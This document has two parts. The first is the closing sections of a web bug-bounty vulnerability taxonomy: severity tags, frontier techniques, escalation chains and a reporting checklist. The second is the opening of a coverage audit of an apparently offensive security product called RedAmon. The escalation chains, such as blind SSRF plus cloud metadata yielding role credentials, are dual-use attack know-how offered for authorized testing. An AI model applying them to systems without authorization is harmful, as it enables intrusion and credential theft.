- **ReDoS** `[P3]` [$$] `CWE-1333` Catastrophic backtracking in a validation regex, reachable with a long crafted string.
- **Algorithmic complexity** `[P3]` [$$] `CWE-407` Hash collisions, quadratic parsing, an unindexed query turned into a full table scan by a leading-wildcard search or a sort on an unindexed column.
- **Decompression and pixel-flood bombs** `[P3]` [$] `CWE-409`
- **Unbounded pagination and export** `[P4]` [$] `CWE-400`
- **Amplified email and SMS triggering** `[P4]` [$$] `CWE-770` Real money and sender reputation. Resend on a verification flow, invite endpoints, notification triggers.
- **Cache poisoning DoS** `[P2]` [$$] `CWE-400`
- **App crash via malformed input** `[P5 for mobile intents and URL schemes]` [$] `CWE-248`
- **Mishandling of exceptional conditions** `[P2-P4]` [$$] `CWE-755` The new `OWASP A10:2025`, 24 CWEs. Errors that fail open, unhandled exceptions that skip an authorization step, a retry path that bypasses validation, a partial write left committed. In bounty terms this shows up as an auth bypass or a logic flaw, not as its own report.

---

## 21. Adjacent scope worth knowing

In scope on many web programs because the same account and API sit behind them.

- **Mobile** `[mostly P4-P5]` `no CWE` Sensitive data stored unencrypted (external storage `P4`, internal `P5`), exported/sensitive Android intents, sensitive iOS URL schemes, deep-link hijacking, WebView `addJavascriptInterface` and `file://` access, absent or defeatable certificate pinning `P5`, auto-backup allowed, tapjacking, clipboard enabled, screen caching, lack of jailbreak detection or obfuscation `P5`, hardcoded keys in the binary `P1-P2`.
- **Desktop / thick client** `no CWE` Binary planting `P3`, insecure update channel, local privilege escalation, kiosk escape, unsigned or unverified installer.
- **IoT / firmware** `no CWE` Command injection in the firmware `P1`, hardcoded passwords `P1-P2`, firmware not encrypted or not integrity-checked, recoverable disk contents, over-permissioned storage credentials.
- **Blockchain and smart contracts** (separate discipline, listed for completeness) `no CWE` Reentrancy `P1`, owner takeover `P1`, unauthorized transfer of funds `P1`, uninitialized variables `P1`, integer overflow `P2`, flash loan attacks, pricing oracle manipulation, improper decimals or fee logic, frontrunning and sandwich attacks `P2`, bridge validation flaws, zero-knowledge circuit issues (missing constraint, missing range check).
- **Physical and social** - only where a program explicitly scopes them. `no CWE`

---

## 22. Frontier classes, 2025 to 2026

The techniques a current hunter should have in hand that were not standard two years ago. From PortSwigger's Top 10 Web Hacking Techniques of 2025 and the surrounding research.

1. **Error-based / blind SSTI and code injection** - a malformed expression leaks the evaluated `CWE-1336` value through the exception message, with polyglot payloads for detection. Turns "blind SSTI is unexploitable here" into RCE. See section 10.
2. **ORM leaking** - search and filter parameters passed to an ORM dump the database through `CWE-89` relations and joins, no SQL syntax involved. See section 10.
3. **SSRF via HTTP redirect loops** - makes blind SSRF readable. See section 9. `CWE-918`
4. **Unicode normalization exploitation** - validate-before-normalize gaps defeating allowlists, `CWE-176` uniqueness checks and path filters. See section 11.
5. **SOAP / WSDL client-proxy RCE in .NET** - `HttpWebClientProtocol` chains, in framework code `CWE-611` the vendor declines to patch. See section 10.
6. **Cross-site ETag length leak** - response size recovered cross-origin. See section 17. `CWE-203`
7. **Framework-internal cache poisoning** - Next.js stale-data and route-cache chains, poisoning `CWE-349` the app's own cache rather than a CDN. See section 2.
8. **XSS-Leak via connection-pool prioritization** - leaks cross-origin redirect hostnames. `no CWE` See section 17.
9. **HTTP/2 CONNECT port scanning** - internal reachability without a classic SSRF sink. `CWE-441` See section 9.
10. **Parser differentials as a first-class class** - inconsistent interpretation across `CWE-436` languages, frameworks and proxies as the vulnerability itself. See section 11.

Plus, structurally the biggest one:

- **The desync endgame (0.CL / CL.0, CVE-2025-32094)** - request smuggling is not a legacy `CWE-444` class. HTTP/1.1's request-boundary ambiguity is systemic, and enabling HTTP/2 only at the edge does not close it; the upstream hop must be HTTP/2 too. Tens of millions of sites are affected. See section 2.
- **Side channels as a core primitive** - 2025 was the year XS-Leaks, timing and pool-based `CWE-203` oracles became mainstream exploitation rather than curiosities.
- **Client-Side Path Traversal and CSPT2CSRF** - see section 18. Still underexplored, still `CWE-441` paying.

- **Agentic AI attack surface** - indirect prompt injection into tool-calling agents is the `CWE-1427` fastest-growing scoped surface. See section 6.

---

## 23. Chains that turn a medium into a critical

Most large payouts are two or three ordinary findings stacked so the impact crosses a line the program cares about.

- Open redirect + an OAuth `redirect_uri` that accepts it = authorization code = account.
- Self-XSS + login CSRF = a real stored XSS against a victim.
- Blind SSRF + IMDSv1 = cloud role credentials, and it stops being a web bug.
- IDOR that reads an email + a reset flow that trusts that email = account takeover.
- Subdomain takeover + a cookie scoped to `.example.com` = session theft on the parent app.
- Cookie tossing + cookie-based XSS = XSS from a primitive rated P5 on its own.
- Cache poisoning + a self-only reflected XSS = stored, unauthenticated, served to everyone.
- Web cache deception + an authenticated page containing a token = mass credential theft.
- File upload + LFI = RCE when neither alone is exploitable.
- Prototype pollution + a gadget already on the page = XSS in the browser or RCE on Node.
- DOM clobbering + HTML injection = script execution with no script tag.
- CSPT + user-uploaded JSON = a forged API response the SPA trusts = OAuth takeover.
- Request smuggling + any authenticated internal route = capturing other users' requests and credentials.
- Parser differential + a proxy authorization rule = admin access at the origin.
- GraphQL alias batching + an OTP endpoint = 2FA brute force inside the rate limit.
- Race condition + a coupon or withdrawal limit = unbounded value extraction.
- Indirect prompt injection + an agent URL-fetch tool = SSRF and data exfiltration behind an LLM.
- Dependency confusion on an internal package name + a CI runner = build-system compromise.
- Exposed source map + a hardcoded key in the recovered source = P1 from a P3.

---

## 24. Commonly closed as informational

Real observations. Reporting them without a demonstrated impact is the fastest way to a bad signal score, and on most programs a duplicate-heavy waste of time. Report them only inside a chain, or when the program explicitly asks.

- Missing security headers alone (CSP, HSTS, X-Frame-Options, X-Content-Type-Options).
- Self-XSS with no delivery mechanism.
- Clickjacking on a page with no state-changing action.
- CSRF on logout, language switch, or a trivial preference.
- CSRF token not unique per request.
- Missing SPF or DMARC on a non-sending domain; spoofing that only reaches spam.
- Absence of rate limiting with no cost, lockout or data reached.
- Version and banner disclosure, software versions in response headers.
- Weak TLS configuration, certificate errors, no forward secrecy, mixed content.
- Open redirect on its own (out of scope on many programs).
- User enumeration on its own (closed on most consumer platforms).
- Autocomplete enabled, save-password allowed, plaintext password field, autocorrect enabled.

- No password policy, weak password policy, long session timeout, concurrent logins.
- Session not invalidated server-side only on logout; not invalidated on email or 2FA change.
- Reset token with a long expiry, or not invalidated after login or after a new request.
- OPTIONS or TRACE enabled.
- Internal IP disclosure, full path disclosure, descriptive stack trace.
- Publicly accessible `robots.txt`, GraphQL introspection enabled, missing SRI.
- Cookie scoped to the parent domain, missing HttpOnly on a non-session cookie.
- Missing CAA, missing DNSSEC, bitsquatting.
- A public CVE matched by version number only, with no verification on the target.
- Unpatched JavaScript libraries with no reachable sink.
- Raw, unvalidated scanner output. The single most common reason a report is closed.
- Best-practice recommendations with no attack narrative.

---

## 25. Reporting checklist

What moves a valid finding into the top of the triage queue:

1. **One finding per report**, with the class named the way the program's taxonomy names it.
2. **Impact stated first**, in the terms the business cares about: whose data, how many, what action, reversible or not.
3. **Reproduction that works from a clean session**, with two accounts where the bug needs two.
4. **Minimal proof**, not maximal exploitation. Read one record, not the table. Enumerate permissions read-only, never escalate further than needed to prove the class.
5. **The chain written out** when it is a chain, with each link's own severity noted.
6. **No third-party or out-of-scope collateral**, no DoS unless explicitly permitted, no data exfiltration beyond proof, nothing published.
7. **A concrete fix suggestion.** It shortens triage and it is what separates a researcher from a scanner.

---

## Sources


- Bugcrowd Vulnerability Rating Taxonomy (GitHub, release 2026-07-08)
- Bugcrowd VRT, searchable
- OWASP Top 10:2025 Introduction
- OWASP API Security Top 10 2023
- OWASP Top 10 for LLM Applications 2025
- PortSwigger Top 10 Web Hacking Techniques of 2025
- PortSwigger: HTTP/1.1 must die, the desync endgame
- PortSwigger: HTTP/1.1 Must Die, what this means for bug bounty hunters
- Doyensec: Exploiting Client-Side Path Traversal (CSPT2CSRF)
- HackerOne Top Ten Vulnerabilities

PART III

LINE-BY-LINE AUDIT

# RedAmon Coverage Gap Analysis

A line-by-line audit of the web bug-bounty finding taxonomy against what RedAmon actually does, and where in the codebase each capability lives.

This document states the gap. It proposes no tools and no solutions; that is the next step.

| | |
|---|---|
| **Taxonomy audited** | The web bug-bounty finding taxonomy, 22 substantive sections, 397 line items (counted, not estimated) |
| **Codebase audited** | RedAmon 6.16.3 (`ea2c2657`) |
| **Date** | 2026-09-19 |

> **Correction (post-review).** An earlier revision treated `CAPTURE_PROXY_ENABLED` as defaulting false and therefore as a second silencing default alongside the disabled recon modules. **That was wrong.** `Project.captureProxyEnabled` is `@default(false)` in Prisma and `False` in both Python `DEFAULT_SETTINGS`, but those are storage-layer fallbacks; the application layer supplies the value, and `DEFAULT_CAPTURE.captureProxyEnabled` / `pickCapture()` in `webapp/src/components/traffic/captureSettingsForm.ts` both default it to **true**. The capture proxy is on, the traffic corpus is populated, and the whole `proxy_brain` layer is live. No row verdict depended on this (the `pb` sections were always scored on technique), but the narrative did, and it has been corrected throughout.

# How this analysis was conducted

## The question asked of every line item

For each of the 397 items in the taxonomy: **does RedAmon detect or exploit this, and if so, which specific component does it?** An item is only credited when a named component can be pointed at. What counts is whether something in the product actually names the technique and can be reached.

## Evidence sources, in precedence order

| # | Source | What it settles |
|---|---|---|
| 1 | Recon modules: `recon/main_recon_modules/`, `recon/helpers/`, `recon/cache_scan/`, `recon/graphql_scan/` | Does a pipeline module emit a finding node |
| 2 | Standalone scanners: `scanners/*/` | Does a separate scan job emit one |
| 3 | Built-in Agent Skills: `agentic/prompts/*_prompts.py` (13) | Is the technique named, and at what sub-variant depth |
| 4 | Community Agent Skills: `agentic/community-skills/*.md` (11) | Same, for the importable set |

| # | Source | What it settles |
|---|---|---|
| 5 | `proxy_brain` manual: `mcp/servers/proxy_brain_manual.md` (21 sections) | Is there runnable code for it |
| 6 | Chat Skills: `agentic/skills/**/*.md` (46) | Does written knowledge exist at all |
| 7 | Kali sandbox toolbox + `TOOL_REGISTRY` (58 tools) | *Could* it be executed |

Cross-checked against `KNOWN_ATTACK_PATHS`, `classification.py`, the `unclassified_prompts.py` routing table, and `DEFAULT_SETTINGS` for every on/off toggle.

**Source 7 alone is never coverage.** An installed binary says the agent *could* act, not that it *would*. A verdict needs a named technique in sources 1-6.

**Operator action is not a gap.** If the capability exists and an operator can reach it (enabling a module, setting a nuclei tag, invoking `/skill <name>`), it counts as covered. RedAmon is an operator-driven tool. A row is short of covered only when the *technique* is incomplete, or when nothing an operator can do reaches it at all (exactly one row, the smuggling skill; the agent's `execute_masscan` is likewise unreachable, but it is a tool rather than a taxonomy row).

## How reachable each agent source is

This is the single most important distinction in the document, because the same technique can be written beautifully and still be unreachable.

| Source | How the agent gets to it | Effect on the verdict |
|---|---|---|
| Built-in + Community Skills | The Intent Router selects them autonomously | can be FULL |
| `proxy_brain` manual | The agent calls `redamon.manual()` itself, mid-task, no router involved | can be FULL |
| Chat Skills | The operator invokes them with `/skill <name>` | **can be FULL**. The agent will not *select* them autonomously, which is a routing property, not a coverage one |

## Two axes, kept separate

**Verdict** measures capability depth. **Default state** is tracked separately, by the ◦ mark. A world-class engine that ships disabled is still FULL on depth and still contributes nothing to a fresh scan; collapsing the two would hide which of those two problems you have.

| Verdict | Meaning |
|---|---|
| **FULL** | A dedicated detector, or a worked technique the agent can reach, producing evidence a triager would accept |
| **PARTIAL** | Reachable but incomplete: detects without confirming · covers one sub-variant · knowledge exists with no route to it · the primitive exists but is never assembled into a test |
| **NONE** | Nothing in the repo addresses it |
| **N/A** | Not externally testable, or deliberately excluded (see Group 4) |

# Table conventions

Every row in Groups 1 and 2 names the exact component in a **Covered by** cell, so a row can be acted on without re-deriving where the capability lives.

## The three prefixes

| Prefix | Means | Cell |
|---|---|---|
| **R** | **Recon pipeline**: a module inside the `redamon-recon` container, running as part of a scan and gated by `scanModules` | `modu` › *wra* `SETT` |
| **A** | **Agentic system**: the LangGraph agent | `laye` *tool* |
| **S** | **Standalone scanner**: its own container and its own job, **not** a pipeline phase and **not** gated by `scanModules`. An operator starts it separately | `scan` / › *to* |

The **S** tier is separated deliberately. GVM, the AI Gauntlet, GitHub Secret Hunt, TruffleHog and the supply-chain scanner do not run during a recon pass. Counting them as recon coverage would overstate what a scan returns.

A row may carry more than one prefix: most strong classes are covered on two sides.

## Marks and sub-tags

| Mark | Means |
|---|---|
| ° | **Off in `DEFAULT_SETTINGS`.** Real engineering that contributes nothing until an operator enables it. Always shown with the governing setting, e.g. `JS_RECON_ENABLED`=**off** |
| `builtin` | `agentic/prompts/<id>_prompts.py`: Intent-Router reachable |
| `community` | `agentic/community-skills/<name>.md`: Intent-Router reachable |
| `pb` | a section of `mcp/servers/proxy_brain_manual.md`: self-service via `redamon.manual()` |
| `chat` | `agentic/skills/<cat>/<name>.md`: the operator invokes it with `/skill <name>`. Counts as covered; the limitation is that the agent will not reach for it unprompted |
| *italics* | a binary or library in the Kali sandbox, invoked through `kali_shell` or `execute_code` |
| *(partial)* | after a prefix in a Group 1 cell: that side contributes but does **not** carry the class on its own: the row is FULL because the *other* side does |
| › | reads as "then": the chain from module to helper to wrapped tool to governing setting |
| ⚠ | a defect or contradiction found in that specific row (drift, a wrong claim in a prompt, a capability advertised but absent) |

## Reading a cell

> **R** `main_recon_modules/subdomain_takeover.py` › `helpers/takeover_helpers.py` › *subjack, nuclei* *`http/takeovers/`*, *`redamon-baddns:latest`* › `SUBDOMAIN_TAKEOVER_ENABLED`=**off**

Recon module, its helper, the three external tools it drives, and the toggle that governs it, which is off, so this contributes nothing by default.

> **A** `community` `subdomain_takeover.md` (35 KB) › *subzy*

Agent side: an importable Community Skill the Intent Router can select, driving a sandbox binary.

Recon paths are relative to `recon/`. Line references point at the emitting or deciding line, not the top of the file.

## Column layout, and why it differs by group

| Group | Columns | Why |
|---|---|---|
| **1: Fully covered** | `Class · P·$ · Covered by` | One cell, because a FULL verdict means at least one side carries the class end to end. The cell names every side that does, tagged **R** / **A** / **S** |
| **2: Partially covered** | `Class · P·$ · Recon · Agent` | **Split**, because this is where the two sides diverge. Each cell states that side's verdict in bold (**FULL** / **PARTIAL** / **NONE**) and then what it does and what it is missing |
| **3, Not covered** | `Class · P·$ · Recon · Agent` | **Split**, both **NONE**. The cell that carries "best fit" is the side the primitive belongs on, with the reasoning |

In Groups 2 and 3 the bold verdict at the start of each cell is that side's *own* verdict, which is often not the row's overall verdict. A row can read **NONE** on recon and **PARTIAL** on agent and still sit in Group 2: the group reflects the better of the two.

The goal this layout serves: **every primitive should eventually read FULL on both sides.** A row with one strong half and one empty half is where the work is, and splitting the columns is what makes that visible per line item instead of per section.

## What ° actually means: audited, per capability

° marks a capability that ships disabled. **That is not one thing, and only some of it is a gap.** Every disabled capability behind a ° in this document was traced to its governing setting and classified by the registry's own `traffic` and `group` metadata (`recon_settings/registry.json`).

| Gate reason | Capabilities |
|---|---|
| **Safety / authorization**: registry group `attack` or `intrusive` | `WEB_CACHE_POISON_ENABLED` and its `ALLOW_DECEPTION` / `ALLOW_CPDOS` sub-flags · `NUCLEI_DAST_MODE` · `NUCLEI_HEADLESS` |
| **Licensing** | `BADDNS_ENABLED`: *"AGPL-3.0, isolated sidecar: disabled by default, opt-in"* |
| **Third-party egress / API keys** | `ORIGIN_DISCOVERY_ENABLED` (group `egress`) · `OSINT_ENRICHMENT_ENABLED` · `GAU_ENABLED` · `PARAMSPIDER_ENABLED` |

| Gate reason | Capabilities |
|---|---|
| **Scan cost and noise**: active traffic, no group | `JS_RECON_ENABLED` · `FFUF_ENABLED` · `VHOST_SNI_ENABLED` · `SUBDOMAIN_TAKEOVER_ENABLED` · `GRAPHQL_SECURITY_ENABLED` · `GRAPHQL_COP_ENABLED` · `K` |
| **Free and still off** | `SUPPLY_CHAIN_RECON_ENABLED` and its deep-analysis sub-flag |

**So ° never means "not built".** Where a row is `PARTIAL°`, the PARTIAL is justified by something stated in the cell itself: every one of the 36 `PARTIAL°` cells was checked for an independent reason, and the cells that lacked one were either corrected or promoted to `FULL°`.

**One correction this audit produced:** CPDoS was scored `PARTIAL°` when the capability is complete and merely safety-gated. It is now `FULL°`, in both §2 and §20.

## Priority and payout tags

Carried over from the taxonomy unchanged: `P1` critical to `P5` informational (Bugcrowd VRT baseline), and `$` to `$$$$` for what the class actually pays once duplicate saturation is priced in. They run in opposite directions and often disagree: that disagreement is usually the most useful thing in the row.

## What this method does not establish

Stated so the verdicts are not over-read:

1. **Nothing was executed.** No scan was run and no session log examined. A technique that is written, routed and tool-backed is rated FULL even though this audit never saw it fire.

2. **Layers were found by walking known directories**, not by searching for techniques. That is how an earlier revision missed `proxy_brain_manual.md` entirely: it lives under `mcp/servers/`, not under any skills path.
3. **Roughly a dozen claims were verified first-hand**; the rest come from parallel source sweeps. Verified directly: `NUCLEI_TAGS`, `ProjectAuthProfile` uniqueness, the `security_checks` header deferral and the absent HSTS check, `KNOWN_ATTACK_PATHS`, the routing table, `CSPT` zero-hits, taxonomy item counts, the `proxy_brain` section index, and Active Directory reachability.
4. **The known failure mode is over-crediting.** Both errors this audit caught in itself ran that way: a whole layer missed in one direction, and Active Directory rated FULL on toolbox richness with no routed technique behind it in the other. When a verdict looks generous, check sources 3-6 for the technique before trusting it.

---

## Scoreboard

Item counts are **counted** from the taxonomy itself, not estimated (`- **` bullets per section, plus §22's ten numbered frontier entries).

**Every verdict column is split by side**, because the goal of this document is that each primitive ends up covered on *both*: the recon pipeline finds it deterministically and at scale, the agent confirms and exploits it. A primitive covered on only one side is a half-built capability, and the two halves fail differently: recon without the agent produces unconfirmed leads a triager closes, and the agent without recon has nothing to point itself at.

Read the two halves of each row against each other. `R·NONE` beside `A·FULL` means the agent can prove it but nothing will ever hand it a target; `R·FULL` beside `A·NONE` means the pipeline will report it and nobody will confirm it.

Standalone scanners (**S**: GVM, the AI Gauntlet, GitHub Secret Hunt, TruffleHog, supply chain) are counted on the **recon** side, since they are the deterministic half of the product. They are separate jobs, not pipeline phases. The five `N/A` items are counted as NONE.

| # | Section | Items | R·FULL | R·PART | R·NONE | A·FULL | A·PART | A·NONE |
|---|---|---|---|---|---|---|---|---|
| 1 | Information Disclosure and Secrets | 30 | 8 | 11 | 11 | 8 | 4 | 18 |
| 2 | HTTP Desync, Caching and Proxy | 14 | 5 | 4 | 5 | 5 | 4 | 5 |
| 3 | API and GraphQL Specific | 14 | 3 | 4 | 7 | 3 | 9 | 2 |
| 4 | Infrastructure, DNS and Cloud | 30 | 13 | 10 | 7 | 8 | 7 | 15 |
| 5 | OAuth, SSO and Federation | 15 | 1 | 0 | 14 | 6 | 5 | 4 |
| 6 | AI and LLM Attack Surface | 19 | 8 | 5 | 6 | 0 | 2 | 17 |
| 7 | Supply Chain and CI/CD | 12 | 1 | 4 | 7 | 1 | 2 | 9 |
| 8 | Cryptography and Token Handling | 18 | 3 | 1 | 14 | 9 | 6 | 3 |
| 9 | Server-Side Request Forgery | 16 | 1 | 0 | 15 | 8 | 4 | 4 |
| 10 | Server-Side Injection | 25 | 5 | 4 | 16 | 15 | 7 | 3 |
| 11 | XML, Deserialization and Parser Attacks | 14 | 1 | 0 | 13 | 11 | 0 | 3 |
| 12 | Business Logic, Race Conditions and Workflow | 20 | 1 | 2 | 17 | 1 | 13 | 6 |
| 13 | Authentication and Session Management | 42 | 3 | 2 | 37 | 12 | 8 | 22 |
| 14 | Broken Access Control and Authorization | 19 | 1 | 3 | 15 | 14 | 4 | 1 |
| 15 | File Upload and Path Handling | 13 | 0 | 1 | 12 | 9 | 2 | 2 |
| 16 | Cross-Site Scripting and Client-Side Injection | 27 | 1 | 4 | 22 | 10 | 8 | 9 |
| 17 | Cross-Origin and Browser Trust | 21 | 1 | 3 | 17 | 10 | 5 | 6 |

| # | Section | Items | R·FULL | R·PART | R·NONE | A·FULL | A·PART | A·NONE |
|---|---|---|---|---|---|---|---|---|
| 18 | Client-Side Request and Path Manipulation | 7 | 0 | 2 | 5 | 2 | 0 | 5 |
| 19 | Content Spoofing, Redirects and Impersonation | 12 | 0 | 2 | 10 | 0 | 3 | 9 |
| 20 | Denial of Service and Resource Abuse | 10 | 1 | 0 | 9 | 3 | 4 | 3 |
| 21 | Adjacent scope worth knowing | 5 | 0 | 0 | 5 | 0 | 1 | 4 |
| 22 | Frontier classes, 2025 to 2026 | 14 | 1 | 3 | 10 | 1 | 3 | 10 |
| | **Total** | **397** | **58** | **65** | **274** | **136** | **101** | **160** |
| | **Share of 397** | | **15%** | **16%** | **69%** | **34%** | **25%** | **40%** |
| | **Share of that side's remit** | | **34%** | **28%** | **38%** | **48%** | **29%** | **23%** |

**The second share row is the one to quote.** `Share of 397` charges each side for the whole taxonomy, including the classes the remediation document hands to the other side and the 44 it decides not to build at all. A side's **remit** is the set of classes those decisions make it responsible for: **162 for recon, 264 for the agent**, the 54 detect-and-confirm classes counting toward both and 44 toward neither. Measured that way, recon's real gap is **62 classes (38% of its remit)**, not 274, and the agent's is **60 (23%)**, not 160. The remaining NONE rows, 212 on the recon side and 100 on the agent side, are absences by design. The percentages in the remit row count coverage inside the remit, which sets aside the 3 classes recon covers outside its own and the 9 the agent does.

> **Counts moved during this audit, twice.** An earlier pass missed `proxy_brain_manual.md` entirely; reading it moved 14 items out of NONE. Reading the 46 Chat Skills then moved many agent-side verdicts from NONE to PARTIAL. Nothing was built in between: the codebase did not change, only what had been read.

**The two sides are almost mirror images, and that is the finding.**

| | Recon, of 397 | Agent, of 397 | Recon, of remit | Agent, of remit |
|---|---|---|---|---|
| Classes measured | 397 | 397 | **162** | **264** |
| FULL | 15% | 34% | **34%** | **48%** |
| PARTIAL | 16% | 25% | **28%** | **29%** |
| NONE | 69% | 40% | **38%** | **23%** |

Recon is **top-heavy and thin**: 15% of the taxonomy covered, 69% untouched, and 38% of its own remit still unbuilt. Its 65 PARTIALs are nearly all one of two things: a module that ships off (38 of them carry the ° mark), or a classifier that labels a candidate without ever asserting it (`redirect_params`, `auth_params`, `potential_idor`, the DOM sink list). Very little of recon's partial column is half-built detection; almost all of it is detection that exists and is either disabled or never turned into a finding.

The agent is the opposite: its **101 PARTIALs**, a quarter of the taxonomy and 29% of its remit, are the largest block of recoverable ground in the table. Almost none of that is missing technique. It is technique that exists and cannot be reached: 37 worked playbooks in `agentic/skills/` with no loader, 7 of 21 `proxy_brain` sections omitted from the tool description, a smuggling skill absent from `KNOWN_ATTACK_PATHS`, and NoSQL and ORM routed to a skill that contains neither.

**Where the two sides actually meet is narrow.** Only injection (§10), XXE and deserialization (§11), and infrastructure (§4) have real coverage on both sides at once. Everywhere else one half is missing:

| Pattern | Sections | What it means operationally |
|---|---|---|
| R strong, A weak | §1 secrets, §6 AI surface, §7 supply chain | The pipeline reports it and nothing confirms or escalates it |
| A strong, R absent | §8 crypto, §9 SSRF, §11 parsers, §14 authz, §15 upload | The agent can prove it, but nothing enumerates targets at scale: it only ever tests what a human pointed it at |
| Both weak | §5 OAuth, §12 business logic, §17 cross-origin, §18 CSPT, §19 spoofing, §22 frontier | No coverage from either direction |

§14 Broken Access Control is the sharpest case: **14 A·FULL against 3 R·FULL**. The agent has a research-grade authz sweep; recon contributes object ids and nothing else. That split is partly correct (authorization needs two principals and a pipeline cannot hold them), but it means the taxonomy's highest-yield family only ever gets tested on whatever the operator happened to capture.

## Three different kinds of gap

Separating these matters more than the totals, because they cost differently and the third costs nothing at all:

| | Meaning |
|---|---|
| **Latent** | Built, correct, and switched off or unreachable. Closing it is configuration or wiring |
| **Absent** | Nothing exists in any of the seven sources. Closing it is engineering |
| **Out of remit** | Nothing exists on this side and nothing should: the class is the other half's to own, or the report decides it should not be built at all. Closing it is n |

**Most of the PARTIAL column is latent**, concentrated behind two mechanisms: the disabled recon engines, and the missing Chat Skill loader. That is the cheapest coverage in the document.

**Most of the NONE column is out of remit**, which is why the 69% and 40% figures should never be read as product scores. Once the third kind is removed, what is left to build is 62 classes on the recon side and 60 on the agent side.

### Against the taxonomy's own "where the money is" list

| Rank | Family | Recon | Agent |
|---|---|---|---|
| 1 | Broken access control: §14 | **3 FULL / 16 NONE**: contributes object ids and forced-browsing wordlists, nothing more | **14 FULL**: `proxy_brain`'s `authz` sweep is research-grade: all verbs, all lifecycle states, horizontal *and* vertical. Conditional on an enabled corpus and a hand-supplied second identity |
| 2 | Authentication and password reset, incl. OAuth: §13, §5 | **4 FULL / 52 NONE** across both sections: cookie flags, HTTPS-on-login, and little else | **7 FULL / 22 PARTIAL**: JWT is genuinely strong; OAuth, SAML and 2FA are complete on paper and unroutable. **The weakest major family** |
| 3 | Injection: SQLi / RCE / SSTI: §10 | **4 FULL**: nuclei's default tags carry `sqli`, `rce`, `ssti`, `lfi`, `xxe`, `ssrf`, `xss` | **11 FULL**: the deepest skills in the product. **The only family where both sides are strong at once** |
| 4 | SSRF, especially cloud metadata: §9 | **1 FULL**: the `ssrf` default tag | **8 FULL**: IMDSv1/v2, GCP, Azure, gopher chains, DNS rebinding. No OAST inside `proxy_brain`, so blind confirmation needs `kali_shell` |
| 5 | Business logic and race conditions: §12 | **1 FULL**: `no_rate_limiting` | **1 FULL / 13 PARTIAL**: race is worked; the rest of the business model is invariant prose with no code |

# GROUP 1: FULLY COVERED

A dedicated detector or routed workflow exists and produces evidence.

## §1 Information Disclosure and Secrets

| Class | P·$ | Covered by |
|---|---|---|
| Disclosure of secrets, public asset | P1 · $$$$ | **R** `main_recon_modules/js_recon.py:894` › `helpers/js_recon/patterns.py` (~240 regexes at `:20`) + `validators.py` (24 live validators, registry `:441`) › *pure Python* › `JS_RECON_ENABLED`=**off**<br>**R** `scanners/trufflehog_scan/` › *TruffleHog 3.96.0, 14 sources* › mixin `secret_mixin.py:658`<br>**R** `scanners/github_secret_hunt/` › *~260 first-party regexes + Shannon entropy* › mixin `secret_mixin.py:175`<br>**A** `chat vulnerabilities/information_disclosure.md` (272 ln) › *betterleaks, semgrep `p/secrets`, jsluice* |
| Disclosure of secrets, internal asset | P3 · $$ | Same three engines, pointed at org repos and internal hosts |
| Secrets in JavaScript bundles | P1-P3 · $$$ | **R** `js_recon.py` › `patterns.py`: the module *is* this class. FP suppression: Shannon entropy `:372`, base64-blob `:386`, binary context `:405`, staging allowlist `:435` › `JS_RECON_REGEX_PATTERNS`=on (under `JS_RECON_ENABLED`=**off**) |
| Exposed source maps | P3-P5 · $$ | **R** `helpers/js_recon/sourcemap.py` › `check_sourcemap_comment():36` + `check_sourcemap_header():56` + path probing `:24` › emits `source_map_exposure:183`, `source_map_reference:303`. **Recovered sources are re-scanned for secrets** (`js_recon.py:450-453`) › `JS_RECON_SOURCE_MAPS`=on |

| Class | P·$ | Covered by |
|---|---|---|
| Exposed API schemas and introspection | P5 · $ | **R** `graphql_scan/introspection.py:106` › native introspection › `graphql_scan/misconfig.py` › *dolevf/graphql-cop:1.14* › `GRAPHQL_SECURITY_ENABLED`=**off**<br>**R** `helpers/js_recon/endpoints.py:77` `_API_DOC_PATHS` (swagger/openapi/redoc/graphiql)<br>**R** `ai_surface_recon.py` OpenAPI discovery › `AI_SURFACE_RECON_OPENAPI_DISCOVERY_ENABLED`=on<br>**A** `chat` `api_security/openapi_swagger_exposure.md` (281 ln): far more than exposure: hidden-op discovery, spec-drift diffing, `security: []` enumeration |
| Secrets in public repos, CI logs, container images | P1 · $$$$$ | **R** `scanners/github_secret_hunt/github_secret_hunt.py` › org repos `:798`, gists `:772`, members, **commit-history patches** `:710` (finds deleted secrets) › `GITHUB_SCAN_GISTS`=on, `GITHUB_MAX_COMMITS`=100<br>**R** `scanners/trufflehog_scan/sources.py:153-360` › **`github_experimental`** (deleted commits), **docker image build history**, huggingface, s3/gcs, **jenkins/circleci/travisci** (the CI-logs row) |
| Internal IP disclosure | P5 · $ | **R** `helpers/js_recon/patterns.py` RFC1918 pattern set › `JS_RECON_ENABLED`=**off** |
| Fingerprinting / banner disclosure | P5 · $ | **R** `main_recon_modules/http_probe.py` › *projectdiscovery/httpx* (`-server -td -title`) + native banner grabber `:304-543` + Wappalyzer (npm 6.10.56) › `HTTPX_ENABLED`/`BANNER_GRAB_ENABLED`/`WAPPALYZER_ENABLED`=on<br>**R** `nmap_scan.py` › *nmap* `-sV` (`Dockerfile:108`) |
| Missing Cache-Control on a sensitive page | P4 · $ | **R** `helpers/security_checks.py:1296` `check_cache_control_missing()` › emits `cache_control_missing` at `:1334` › `SECURITY_CHECK_CACHE_CONTROL_MISSING`=on |

> Mobile apps are named in the taxonomy's "secrets in … mobile apps" row and are **not** covered: no APK/IPA handling anywhere. Tracked in §21.

# §2 HTTP Desync, Caching and Proxy

| Class | P·$ | Covered by |
|---|---|---|
| Web cache poisoning | P1-P2 · $$$$ | **R** `recon/cache_scan/`: a 10-file engine › `scanner.py:83` orchestrates · `wcvs_runner.py:86` *(image `redamon-wcvs:latest`, built from `scanners/wcvs/Dockerfile`)* for breadth · then a native 5-phase confirm: `oracle.py:128` (is there a cache, incl. **frozen-`Date` silent-cache probe** `:101`) → `buster.py:24` → `hypotheses.py:109` → `confirm.py:146` (baseline×2 → poison → clean → persistence) → `scoring.py:20` (Confirmed/Strong/Tentative/Rejected) › mixin `cache_mixin.py:45`, `Vulnerability{source:cache_poisoning}` › `WEB_CACHE_POISON_ENABLED`=**off**<br>**A** *(partial)* `pb cache`: a much thinner 7-header reflection probe, with no verification that the poisoned response is actually served from cache |
